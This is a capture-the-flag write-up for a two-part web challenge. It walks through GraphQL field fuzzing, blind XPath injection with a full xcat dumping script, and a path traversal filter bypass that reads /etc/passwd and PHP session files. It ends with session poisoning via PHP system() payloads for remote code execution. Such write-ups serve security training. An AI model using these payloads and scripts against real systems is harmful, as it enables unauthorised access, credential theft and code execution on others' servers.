
TJCTF2026-web/Vibed Intranet Part 1&2
Part 1
Initial recon

Try logging in with any account:
Username: a
Password: a
Burp captures a request to the /graphql endpoint:

So the backend uses GraphQL at:
/graphqlChecking GraphQL field suggestion
Try changing the mutation from login to log:

This confirms the GraphQL server has field suggestion enabled. When calling a field with a wrong name, the server suggests the closest field. This is important because introspection may be disabled, but field suggestion can still leak the names of hidden mutations.
Finding the hidden mutation
Use this wordlist:
git clone https://github.com/Escape-Technologies/graphql-wordlistThen fuzz:
ffuf -w graphql-wordlist/wordlists/mutationFieldWordlist.txt:FUZZ \
-u https://vibed-intranet-p1-05ec2a6cf75a19f7.tjc.tf/graphql \
-X POST \
-H 'Content-Type: application/json' \
-d '{"query":"mutation Login($username: String!, $password: String!) {\n  FUZZ(username: $username, password: $password) {\n    authenticated\n    message\n    token\n    tokenExpiresAt\n  }\n}","variables":{"username":"a","password":"a"}}' \
-mc all -fs 0-200
Test the first result right away:
updateSnippet [Status: 400, Size: 205, Words: 11, Lines: 2, Duration: 995ms]
Found the hidden mutation:
updateStudentXDetermining the correct format of updateStudentX
Switching to the updateStudentX mutation, we get the errors:
Unknown argument "password" on field "Mutation.updateStudentX".
Cannot query field "authenticated" on type "UpdateStudentXResult".
Cannot query field "token" on type "UpdateStudentXResult". Did you mean "ok"?
Cannot query field "tokenExpiresAt" on type "UpdateStudentXResult".
Field "updateStudentX" argument "description" of type "String!" is required, but it was not provided.
Field "updateStudentX" argument "grade" of type "Int!" is required, but it was not provided.
Because this mutation does not take password, and also does not have fields like authenticated, token, tokenExpiresAt.
=> The correct format is:
{
  "query": "mutation updateStudentX($username: String!, $description: String!, $grade: Int!) {\n  updateStudentX(username: $username, description: $description, grade: $grade) {\n    message\n    ok\n  }\n}",
  "variables": {
    "username": "a",
    "description": "a",
    "grade": 100
  }
}
Response:
{
  "data": {
    "updateStudentX": {
      "message": "Token is required.",
      "ok": false
    }
  }
}
Even though the server reports a missing token, the ok field can still reflect the result of the backend processing.
Confirming Blind XPath Injection
Try an always-true payload:
{
  "query": "mutation updateStudentX($username: String!, $description: String!, $grade: Int!) {\n  updateStudentX(username: $username, description: $description, grade: $grade) {\n    message\n    ok\n  }\n}",
  "variables": {
    "username": "a' or '1'='1",
    "description": "a",
    "grade": 100
  }
}
Response:
{
  "data": {
    "updateStudentX": {
      "message": "Token is required.",
      "ok": true
    }
  }
}
Try an always-false payload:
{
  "query": "mutation updateStudentX($username: String!, $description: String!, $grade: Int!) {\n  updateStudentX(username: $username, description: $description, grade: $grade) {\n    message\n    ok\n  }\n}",
  "variables": {
    "username": "a' or '1'='2",
    "description": "a",
    "grade": 100
  }
}
Response:
{
  "data": {
    "updateStudentX": {
      "message": "Token is required.",
      "ok": false
    }
  }
}
=> The username parameter is placed into an XPath query unsafely.
Dumping XML with xcat
XML dump script:
import asyncio
import json
from xcat import algorithms, utils
from xcat.attack import AttackContext, Encoding, Injection
from xcat.cli import get_features
from xcat.display import display_xml

URL = "https://vibed-intranet-p1-05ec2a6cf75a19f7.tjc.tf/graphql"

algorithms.ASCII_SEARCH_SPACE = "".join(map(chr, range(32, 127)))

def tamper(_, args):
    params = args.pop("params", None) or args.pop("data", None) or {}

    args["data"] = json.dumps(
        {
            "query": "mutation updateStudentX($username: String!, $description: String!, $grade: Int!) {\n  updateStudentX(username: $username, description: $description, grade: $grade) {\n    message\n    ok\n  }\n}",
            "variables": {
                "username": params["username"],
                "description": params["description"],
                "grade": int(params["grade"]),
            },
        }
    ).encode()

async def main():
    context = AttackContext(
        url=URL,
        method="POST",
        target_parameter="username",
        parameters={
            "username": "a",
            "description": "a",
            "grade": "100",
        },
        match_function=utils.make_match_function(None, (False, '"ok":true')),
        concurrency=5,
        fast_mode=False,
        body=None,
        headers={
            "Content-Type": "application/json",
            "Accept": "application/json",
        },
        encoding=Encoding.URL,
        oob_details=None,
        tamper_function=tamper,
    )

    inj = Injection(
        "or",
        "",
        (
            ("{working}' or '1'='1", True),
            ("{working}' or '1'='2", False),
        ),
        "{working}' or {expression} or '1'='2",
    )

    for feature, available in await get_features(context, inj):
        context.features[feature.name] = available

    async with context.start(inj) as bxpinj:
        await display_xml([await algorithms.get_nodes(bxpinj)])

asyncio.run(main())
The dump produces XML containing the credentials:
<tjPortal>
    <accounts>
        <account>
            <username>
                Andyrew
            </username>
            <password>
                amkji2ho2hO#*EH*(@Hhshag
            </password>
        </account>
    </accounts>
</tjPortal>
The credentials obtained:
Username: Andyrew
Password: amkji2ho2hO#*EH*(@Hhshag
Flag part1
tjctf{w0W_y0U_r3A11y_w3Nt_In_bL1ND}Part 2
Identifying the preview endpoint
After logging into the portal, we see the MOTD Upload feature.
Click Upload MOTD, and Burp captures the request:
GET /preview.php?view=default.txt HTTP/2
Host: vibed-intranet-p1-05ec2a6cf75a19f7.tjc.tf
Cookie: PHPSESSID=53c9b76f9acca9dd1483ff10c3aaeee5
The response returns the default MOTD content:
Welcome to the TJ Intranet. Please report any security vulnerabilities you find to staff!Endpoint:
/preview.php?view=Testing Local File Inclusion
....//....//....//....//....//etc/passwdResponse:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
andrew:x:1000:1000::/home/andrew:/bin/bash
So the view parameter is vulnerable to Local File Inclusion.
The reason is that the server has a filter removing ../, but it only processes it once. When using ....//, after the filter removes ../, the string can turn into a valid traversal in the form ../.
Reading the PHP session file via LFI
We have PHPSESSID=53c9b76f9acca9dd1483ff10c3aaeee5, enter:
....//....//....//....//....//var/lib/php/sessions/sess_53c9b76f9acca9dd1483ff10c3aaeee5Response:
username|s:7:"Andyrew";token_expires_at|s:24:"2026-05-30T16:10:20.673Z";recent_views|a:4:{i:0;s:11:"default.txt";i:1;s:11:"default.txt";i:2;s:40:"....//....//....//....//....//etc/passwd";i:3;s:88:"....//....//....//....//....//var/lib/php/sessions/sess_53c9b76f9acca9dd1483ff10c3aaeee5";}The session has the field:
recent_viewsThe values previously entered into view are recorded in the session file. This is the basis for poisoning the session with PHP code.
Session poisoning to test for RCE
<?php system("ls /home/"); ?>Response:
Document not found.This is normal. The goal of this request is not to read a file directly, but to write the PHP payload into the session.
Then include the session file again by entering:
....//....//....//....//....//var/lib/php/sessions/sess_53c9b76f9acca9dd1483ff10c3aaeee5In the session output we can see:
;i:4;s:29:"andrew
";i:5;s:88
This proves the payload was executed successfully and we have RCE.
Listing the /home/andrew directory
<?php system("ls /home/andrew"); ?>Then include the session file again by entering:
....//....//....//....//....//var/lib/php/sessions/sess_53c9b76f9acca9dd1483ff10c3aaeee5In the session output:
i:4;s:35:"2283274892734342376.txt
";i:5
Reading the flag
If we read the file directly:
<?php system("cat /home/andrew/2283274892734342376.txt"); ?>the web may return:
This file type was blocked.The reason is that view contains the literal .txt, and the backend filter can detect the extension and block it.
Bypass it with the wildcard * instead of writing the .txt filename directly.
<?php system("cat /home/andrew/*"); ?>Then include the session file one last time by entering:
....//....//....//....//....//var/lib/php/sessions/sess_53c9b76f9acca9dd1483ff10c3aaeee5
Flag part2
tjctf{l0gS_Ar3_fUn_aR3nT_1H3y}